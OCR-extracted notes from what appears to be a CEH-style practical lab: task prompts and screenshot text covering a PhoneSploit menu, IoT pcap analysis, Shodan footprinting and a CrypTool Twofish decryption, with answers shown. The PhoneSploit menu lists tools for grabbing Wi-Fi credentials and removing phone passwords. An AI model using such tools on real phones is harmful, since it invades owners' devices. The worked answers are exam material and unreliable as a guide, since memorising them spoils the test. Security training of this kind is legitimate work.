


An ex-employee of CEHORG is suspected to be performing insider attack. You are assigned a task to attain KEYCODE-75 used in the employees' mobile phone. Note: use option p in PhoneSploit for next page.



Applications Places System
Mon Nov 27
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
PhoneSploit
by R(0_o)T
[16] Port Forwarding
[17] Grab wpa_supplicant
[18] Show Mac/Inet
[19] Extract apk from app
[20] Get Battery Status
[21] NetStat
[22] Turn WiFi On/Off
[23] Remove Password
[24] Use Keycode
[25] Get Current Activity
[99] Exit [0] Clear [b] Back to page one
phonesploit(main menu) > 24
0 --> "KEYCODE_UNKNOWN"
1 --> "KEYCODE_MENU"
2 --> "KEYCODE_SOFT_RIGHT"
3 --> "KEYCODE_HOME"
4 --> "KEYCODE_BACK"
Menu
EH Workstation - 2
Parrot Terminal




CEHORG hosts multiple IOT devices and sensors to manage its supply chain fleet. You are assinged a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic of the message sent to the sensor.



CEHORG hosts multiple IOT devices and network sensors to manage its IT-department. You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the Documents folder of the user in the "EH Workstation - 2" machine. Analyze the packet and find the alert message sent to the sensor.




An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.





An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.

-> IoT

An attacker had sent a file cryt-128-06encr.hex containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using cryp tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters.


Applications
Places
System
Tue Nov 28
EH Workstation - 2
EH Workstation - 2
CrypTool 1.4.42 - [Cryt-128-06encr.hex]
File
Edit
View
Encrypt/Decrypt
Digital Signatures/PKI
Indiv. Procedures
Analysis
Options
Window
Help
Symmetric (classic)
Symmetric (modern)
Asymmetric
Hybrid
IDEA...
RC2...
RC4...
DES (ECB)...
DES (CBC)...
Triple DES (ECB)...
Triple DES (CBC)...
AES (CBC)... Shift + Strg + R
Further Algorithms
AES (self extracting)...
MARS...
RC6...
Serpent...
Twofish...
DESX...
DESL...
DESXL...
00000000 4D 82
Encryption / decryption with Twofish
L:1 C:17 P:17
OVR
25°F
Mostly cloudy
Search
AES
10:46 PM
11/28/2023
Menu
EH Workstation - 2


Applications
Places
System
Tue Nov 28
EH Workstation - 2
EH Workstation - 2
CrypTool 1.4.42 - [Cryt-128-06encr.hex]
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
00000000 4D 82 E6 02 8E 5F F4 6D F6 51 D5 72 08 5B FE 7F
Key Entry: Twofish
Enter the key using hexadecimal characters (0..9, A..F)
Key length: 128 bits
06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
Encrypt
Decrypt
Cancel
Press F1 to obtain help.
L:1 C:17 P:17
OVR
25°F
Mostly cloudy
Search
AES
10:47 PM
11/28/2023
Menu
EH Workstation - 2


Applications
Places
System
Tue Nov 28
EH Workstation - 2
EH Workstation - 2
CrypTool 1.4.42 - [Twofish decryption of <Cryt-128-06encr.hex>, key <06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06>]
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
help
@!ph@|tE*t
Help on the icons, menus and online
L:1 C:11 P:11
25°F
Mostly cloudy
Search
AES
10:46 PM
11/28/2023
Menu
EH Workstation - 2